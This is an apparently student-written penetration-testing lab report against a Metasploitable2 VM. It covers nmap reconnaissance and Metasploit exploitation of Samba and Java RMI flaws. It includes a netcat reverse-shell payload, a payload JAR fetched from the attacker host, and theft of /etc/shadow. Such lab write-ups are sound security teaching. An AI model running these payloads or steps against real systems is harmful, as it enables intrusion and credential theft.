o CVE-2018-1000861 (Jenkins)

o CVE-2019-0708 - Bluekeep

o CVE-2020-7247 (OpenSMTPD)


• Explore the environment and networks as much as possible with the given access to vulnerable node.
• To make a PoC, one vulnerability is enough, but you are free to implement more.

Solution:

I used the three steps of *nmap,* which are *Discovery, Enumeration,* and *Vulnerability Confirmation.*

Discovery: The host that I will attack

Command:



Output:

```
┌──(kali㉿hasib)-[~]
└─$ nmap 10.10.10.0/24 -p 1-4000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 10:03 -0400
Nmap scan report for 10.10.10.1
Host is up (0.00018s latency).
All 4000 scanned ports on 10.10.10.1 are in ignored states.
Not shown: 4000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 10.10.10.2
Host is up (0.00016s latency).
Not shown: 3999 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:EF:9A:F4 (VMware)

Nmap scan report for 10.10.10.129
Host is up (0.0020s latency).
Not shown: 3982 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

```
Nmap scan report for 10.10.10.132
Host is up (0.0010s latency).
Not shown: 3999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:60:22:24 (VMware)

Nmap scan report for 10.10.10.254
Host is up (0.00034s latency).
All 4000 scanned ports on 10.10.10.254 are in ignored states.
Not shown: 4000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E8:B9:44 (VMware)
```


From this scan, I confirmed that the vulnerable node is *.129,* and the critical ports between *1-4000* are *21, 139, 445, 1099, 1524, 3306, 3632.*


Enumeration: What version is running

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -sV -sC -p21,139,445,1099,1524,3306,3632 10.10.10.129
```

Output Analysis:





- *'21/tcp open ftp vsftpd 2.3.4'* + '*Anonymous FTP login allowed'* - the version is outdated and anonymous access is enabled.
- *'139/445 tcp open Samba smbd 3.0.20-Debian'* - *nmap* itself detected the OS, '*smb-os-discovery'* reported *'Samba 3.0.20-Debian'.*
- *'1099/tcp open java-rmi GNU Classpath grmiregistry'* - *Java RMI* registry is running.
- *'1524/tcp open bindshell Metasploitable root shell'* - *nmap* directly identified it by name.
- *'3632/tcp open distccd v1 ((GNU) 4.2.4)'* - *distccd* version 1.

After obtaining these versions, I matched them with the *CVE* database.

Validation: *nmap* itself indicated that it is *VULNERABLE.*

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -sV -sC --script vuln -p21,23,25,80,111,139,445,1099,1524,2049,2121,3306,3632 -T4 10.10.10.129
```

This is the most important, because *nmap* has not only shown the version but also demonstrated exploitability:

1. vsftpd 2.3.4 - CVE-2011-2523

```
└─$ nmap -sV -sC --script vuln -p21,23,25,80,111,139,445,1099,1524,2049,2121,3306,3632 -T4 10.10.10.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 10:06 -0400
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 55.87% done; ETC: 10:09 (0:00:47 remaining)
Nmap scan report for 10.10.10.129
Host is up (0.00038s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       817CD8FE-87C4-5FE8-B9B2-8CC64333A3F3    10.0    https://vulners.com/githubexploit/817CD8FE-87C4-5FE8-B9B2-8CC64333A3F3  *EXPLOIT*
|       63A5C9A7-C241-5E83-9EE6-ABAB44BDD270    10.0    https://vulners.com/githubexploit/63A5C9A7-C241-5E83-9EE6-ABAB44BDD270  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       59BAFDCD-5027-5C82-BC59-FC7625DD81DB    10.0    https://vulners.com/githubexploit/59BAFDCD-5027-5C82-BC59-FC7625DD81DB  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|       4D01A3A1-75C7-5730-8C5D-B2EC1F56532F    10.0    https://vulners.com/githubexploit/4D01A3A1-75C7-5730-8C5D-B2EC1F56532F  *EXPLOIT*
|       322DD1ED-D331-573E-9AAC-5B6BEC2095F9    10.0    https://vulners.com/githubexploit/322DD1ED-D331-573E-9AAC-5B6BEC2095F9  *EXPLOIT*
|       23DBF7D8-DD32-5D15-8D18-0CF069745409    10.0    https://vulners.com/githubexploit/23DBF7D8-DD32-5D15-8D18-0CF069745409  *EXPLOIT*
```


Validation: *nmap* itself demonstrated triggering a backdoor and obtaining a root shell. The *vulners* script shows a *CVSS* of *10.0.*

2. Java RMI - Port 1099

```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

Validation: The default configuration allows remote class loading, which enables *RCE.*

3. DistCC - Port 3632 - CVE-2004-2687



Validation: It has been shown by executing the *nmap* command that the daemon user can be found.


4. Samba - Port 445 - CVE-2007-2447

Although the SMB-vuln script did not directly flag this in the scan, version detection has confirmed *'Samba 3.0.20-Debian'*. According to your report, this is the vulnerable version for *CVE-2007-2447*. Additionally, *'smb-security-mode'* shows *'message_signing: disabled`*, which makes an attack easier.



5. PostgreSQL – Port 5432 – CVE-2007-3280

Validation: *PostgreSQL DB 8.3.0-8.3.7* has been confirmed. *nmap* itself has proven the vulnerable old release through version detection.



Before launching an attack, I did not decide solely based on the port being open. First, I isolated the target using a discovery scan, then identified the exact software through a version scan, and finally, using `--script vuln`, Nmap itself demonstrated that the vulnerability was exploitable and what user privileges could be obtained. This validation proves that attacking the vulnerable node was justified in a safe lab environment.

In this task, a total of four distinct vulnerabilities were exploited on the *Metasploitable2 (10.10.10.129)* machine. Each was addressed using a different technique, and the environment was explored thoroughly.

Attacker (Kali)	**Vulnerable Node**	**Kingdom Node**	**Lab Platform**
10.10.10.128	10.10.10.129 (Metasploitable2)	192.168.50.129 (Ubuntu/OSBoxes)	VMware Workstation

No.	Exploit	Module / CVE	User	Result
1	Samba Usermap Script	CVE-2007-2447	root	Direct Root Shell
2	Java RMI Server	CVE-2011-3556	root	Meterpreter (root)
3	PostgreSQL Payload	CVE-2007-3280	postgres	Meterpreter + Pivot
4	DistCC Daemon	CVE-2004-2687	daemon	Command Shell

Exploit 1: Samba Usermap Script (CVE-2007-2447)

There was a critical unauthenticated command injection vulnerability in the username map script option in *Samba* versions *3.0.20* through *3.0.25rc3.* When S*amba* receives a login attempt with a non-default username, it passes that username directly to */bin/sh -c* without any sanitization. If an attacker supplies shell metacharacters such as backticks or semicolons in the username field, arbitrary OS commands can be executed with root privileges. Since the *Samba* daemon usually runs as root, an immediate root shell can be obtained without any credentials.


The primary attack method involves sending a payload such as *`nohup nc -e /bin/bash 10.10.10.128 4444 &`* as the username, which *Samb*a executes as root to create a reverse shell.

Features	**Description**
Vulnerability Type	Command Injection (Unauthenticated)

CVSS Score	10.0 — Critical (Highest)
Affected Service	Samba SMB - Port 139 / 445
Attack Requirement	Network access — no credentials are required
Result	Immediate root shell

Starting Metasploit

Metasploit has been launched using the following command.



Here, the -q flag hides the banner and provides a faster startup.

Loading and Configuring the Samba Module


Selecting a Module

After launching the Metasploit console, the command *exploit/multi/samba/usermap_script* is used at the prompt. This command loads the multi-platform *Samba* module designed to exploit the *CVE-2007-2447* vulnerability.

Command:

use exploit/multi/samba/usermap_script

Output:



After the module is selected, the prompt changes to *msf exploit(multi/samba/usermap_script) >,* which confirms that I am in the correct exploit context and ready to *set RHOSTS* and *LHOST* afterwards.

Setting the target

The prompt below has specified the target host.

Prompt:

set RHOSTS 10.10.10.129

Output:



After setting *RHOSTS* to *10.10.10.129*, *Metasploit* outputs confirms that the exploit is pointing to the *Metasploitable2 VM (10.10.10.129).* Setting the victim's IP in the *RHOSTS* parameter is mandatory because the *Samba usermap* script exploit is network-based, and the module needs to know to which host's *port 139/445* the malicious username should be sent.

Setting the attacker IP

The following prompt is used to set the attacker IP. *LHOST* is the IP of the Kali *Linux attacker* machine, where the reverse shell connection will return.

Prompt:

set LHOST 10.10.10.128

Output:

```
msf exploit(multi/samba/usermap_script) > set LHOST 10.10.10.128
LHOST ⇒ 10.10.10.128
```

After executing the command, *Metasploit* confirms that the above output is obtained. This parameter is critical because if the Sam*ba exploit* is successful, the target *(10.10.10.129)* will initiate a *Metasploit reverse TCP handler listens on 4444 and returns a Unix command shell* of this IP, and *Metasploit*'s handler will catch it.

Running an exploit

After setting all the parameters, the exploit prompt is executed.

Prompt:

exploit

Output:

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4444
[*] Command shell session 1 opened (10.10.10.128:4444 → 10.10.10.129:60057) at 2026-04-16 10:38:24 -0400
```

The output shows that *Metasploit* first displays *'Started reverse TCP handler on 10.10.10.128:4444'*, which creates a listener on the attacker machine to listen for the incoming reverse shell. Then, it sends a malicious username to the *Samba service*, which triggers command injection on the target. After successful execution, the output shows *'Command shell session 1 opened (10.10.10.128:4444 -> 10.10.10.129:60057)*'. This message confirms that a reverse *TCP connection* has been established from the target's *port 60057* to *Kali's port 4444* and that *session 1* is *active*. This indicates that the exploit was completely successful and an unauthenticated root shell has been obtained on *Metasploitable2*.

Create a PoC by executing commands in the Root Shell

Post-exploitation verification

After *Session 1* is opened, the *whoami* command is first executed in the root shell, and the output is root.

Command:

whoami

Output:

```
whoami
root
```

This directly proves that I obtained privileged access through the *Samba exploit,* without any password cracking.

network configuration verify

After that, the following command is executed to verify the network configuration.

Command:

ifconfig

Output:

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:10.10.10.129  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:332 errors:0 dropped:0 overruns:0 frame:0
          TX packets:305 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:148815 (145.3 KB)  TX bytes:39413 (38.4 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:331 errors:0 dropped:0 overruns:0 frame:0
          TX packets:331 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:136913 (133.7 KB)  TX bytes:136913 (133.7 KB)
```

On the output, the *eth0* interface shows the IP address *10.10.10.129,* broadcast *10.10.10.255*, and netmask *255.255.255.0,* which confirms the correct network identity of the target. The hardware address *00:0c:29:fa:dd:2a* and the *IPv6* address *fe80::20c:29ff:fefa:dd2a* are identical to the previous reconnaissance data. At this time, *RX packets* were *332* and *TX packets* were *305, RX bytes 148815 (145.3 KB)* and *TX bytes 39413 (38.4 KB),* indicating that the exploitation generated very little traffic. The lo interface was naturally active with *the 127.0.0.1* loopback. These two

commands demonstrate that the exploit did not only provide a shell but also granted full root-level system control.

PoC

Analysis: Theft of /etc/shadow file


Being able to read */etc/shadow* is the most important proof of concept for this exploit, because this file can only be read by the root user. After obtaining an unauthenticated root shell via the *Samba usermap* script, the following command is executed, and the entire password database is extracted.

Command:

cat /etc/shadow

Output

Complete password database



The output shows a total of *34* account entries. The format of each line is *username:hash:lastchanged:min:max:warn:inactive:expire.*

All crackable passwords start with the *1 prefix,* which indicates that the *MD5-crypt* hashing algorithm was used. *MD5-crypt* is an algorithm from the *1990s* and is currently very weak. These hashes can be cracked within a few hours using *John the Ripper* or *Hashcat* with *GPU* acceleration. The salt value is seen between *1* and *$,* for example, the salt for root is */avpfBJ1.*

Account status

- The * symbol (e.g., daemon:, bin:) means the account is locked, *no password is set,* and direct login is disabled.
- The *!* symbol (e.g., *libuuid:!, mysql:!)* means the account is *disabled*, and the *password hash* has been *invalidated.*
- The *1...* format indicates that an *active password hash exists.*

Analyzing the last field *14747:0:99999:7:::* shows that the root password was changed *14747* days ago (since the *Unix epoch*), with a minimum *of 0 days,* a maximum of *99999* days, and a warning period of *7* days. This extremely high maximum age indicates that there is effectively no password policy in place.

This PoC demonstrates that the Samba vulnerability not only provided a remote shell but also allowed the attacker to steal all credential hashes for offline password cracking.

User	**Hash**	**Security Risk**
root	1/avpfBJ1$...	If the root password is cracked, full system control is possible
msfadmin	1XN10Zj2c$...	Primary admin account - SSH login possible
postgres	1Rw35ik.x$...	Database admin - data exfiltration possible
user	1HESu9xrH$...	Alternate account for lateral movement

Exploit 2: Java RMI Server (CVE-2011-3556)

Vulnerability Description: Java RMI registry allows remote class loading

Java RMI (Remote Method Invocation) is Java's built-in distributed computing mechanism that allows method calls on remote objects. On *Metasploitable2,* an insecure *RMI registry* is running on *port 1099*, which is well-known for a vulnerability from *2011.* This registry allows arbitrary class loading without any authentication, which is a classic example of unsafe deserialization. *Metasploit* creates a malicious Java class, places it on an *HTTP server* on the attacker machine (*port 8080*), and forces the *RMI server* to load that class. As the class executes on the victim machine, it establishes a reverse *TCP* connection and opens a *Meterpreter session*. Since the *RMI registry* was running as root on *Metasploitable2*, the *Meterpreter session* immediately acquires root privileges as well.

The main attack method is to instruct the *RMI registry* to download a *JAR* from the attacker's *URL*. According to the Java RMI specification, if the registry encounters an unknown class, it downloads it from the codebase. The attacker exploits this trust and injects a *Meterpreter* payload into the class's static initializer. During execution, no file is written to the disk; the execution occurs entirely in memory.

Feature	Description
Vulnerability Type	Unsafe Deserialization / Arbitrary Class Loading
Affected Service	Java RMI Registry - Port 1099
Result	Full Meterpreter session (interactive shell)
Extra	Meterpreter is more powerful than the Samba shell - it is capable of file upload/download, webcam access, and taking screenshots.

Validation:

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p1099 -sV 10.10.10.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p1099 -sV 10.10.10.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 12:16 -0400
Nmap scan report for 10.10.10.129
Host is up (0.00050s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p1099 -sV --script rmi-vuln-classloader,vulners 10.10.10.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p1099 -sV --script rmi-vuln-classloader,vulners 10.10.10.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 11:41 -0400
Nmap scan report for 10.10.10.129
Host is up (0.0014s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.49 seconds
```

Summary for Report:

- **CVE:** *CVE-2011-3556*
- **CVSS:** *7.5* ***(High)***
- **Service:** *Java RMI Registry - Port 1099/tcp*
- **Module:** *exploit/multi/misc/java_rmi_server*
- **Validation:** *nmap* confirms *"State: VULNERABLE"*
- **Result:** *Full Meterpreter* session as root

Running Module Configure and Exploit

Loading and Configuring the Java RMI Module

The following command was executed in the *Metasploit* console. This command loads a multi-platform module designed to exploit the *CVE-2011-3556* vulnerability.

Prompt:

use exploit/multi/misc/java_rmi_server

Output:

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

After the module is selected, the prompt changes to msf exploit(multi/misc/java_rmi_server) >, which confirms that I am in the correct exploit context. The message *'defaulting to java/meterpreter/reverse_tcp'* indicates that the payload will automatically be *Meterpreter*, which is much more powerful than *Samba's netcat shell* because it supports an encrypted channel and post-exploitation modules.

Setting a target

This command specifies the target host.

Command:

set RHOSTS 10.10.10.129

Output:

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 10.10.10.129
RHOSTS ⇒ 10.10.10.129
```

After setting *RHOSTS 10.10.10.129*, Metasploit outputs *RHOSTS => 10.10.10.129*, which confirms that the exploit is pointing to the *Metasploitable2 VM*. The *RHOSTS* parameter is mandatory because the module needs to know which host's port *1099* to send the malicious *RMI* call to.

Setting the Attacker IP

The following command has been used to set the *attacker IP*. *LHOST* is the IP of the *Kali Linux attacker machine*, where the reverse connection will return.

Command:

set LHOST 10.10.10.128

Output:

```
msf exploit(multi/misc/java_rmi_server) > set LHOST 10.10.10.128
LHOST ⇒ 10.10.10.128
```

After executing the command, Metasploit confirms *LHOST => 10.10.10.128*. This parameter is critical because, after a successful exploitation, the victim initiates a *Meterpreter* callback to this IP on *port 4444*.

Running the exploit

After setting all the parameters, the following command was executed.

Command:

exploit

Output:

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4444
[*] 10.10.10.129:1099 - Using URL: http://10.10.10.128:8080/VYjz97DU
[*] 10.10.10.129:1099 - Server started.
[*] 10.10.10.129:1099 - Sending RMI Header ...
[*] 10.10.10.129:1099 - Sending RMI Call ...
[*] 10.10.10.129:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 10.10.10.129
[*] Meterpreter session 2 opened (10.10.10.128:4444 → 10.10.10.129:60135) at 2026-04-16 10:39:54 -0400
```

Metasploit initially shows *'Started reverse TCP handler on 10.10.10.128:4444'*, which creates a listener on the attacker machine to listen for incoming connections. Next, it shows *'Using URL: http://10.10.10.128:8080/VYjz97DU'*, which indicates a temporary *HTTP server* and a random path for detection evasion. *'Server started'* means the web server is ready. During the *'Sending RMI Header'* and *'Sending RMI Call'* steps, serialized Java objects are sent, forcing the victim to download the *JAR*. *'Replied to request for payload JAR'* confirms that the target successfully

downloaded the malicious class. After sending a *58073-byte* stage, the *'Meterpreter session 2 opened'* message appears. This message confirms that a reverse connection has been established from the target's *port 60135* to *Kali Linux's port 4444* and that *session 2* is *active.* The appearance of *'session 2 opened'* immediately indicates that the exploit was entirely successful and I have received the encrypted *Meterpreter.*

Viewing System information in Meterpreter Session

System information verification

After *Session 2* was opened, the following command was executed.

Command:

sysinfo

Output:

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

This proves that I have compromised the same *Metasploitable2* host. *OS* version *Linux 2.6.24-16-server* is identical with the *Samba exploit. Meterpreter: java/linux* indicates that the payload is running inside the *Java VM,* which is platform-independent.

Privilege verification

Command:

getuid

Output:

```
meterpreter > getuid
Server username: root
```

Server username: root output directly proves that *Meterpreter* gained immediate root privilege due to running in the *Java RMI* registry root context, and no privilege escalation was needed.

Network configuration verify

After that, *ifconfig* is run to verify the network.

Command:

ifconfig

Output:



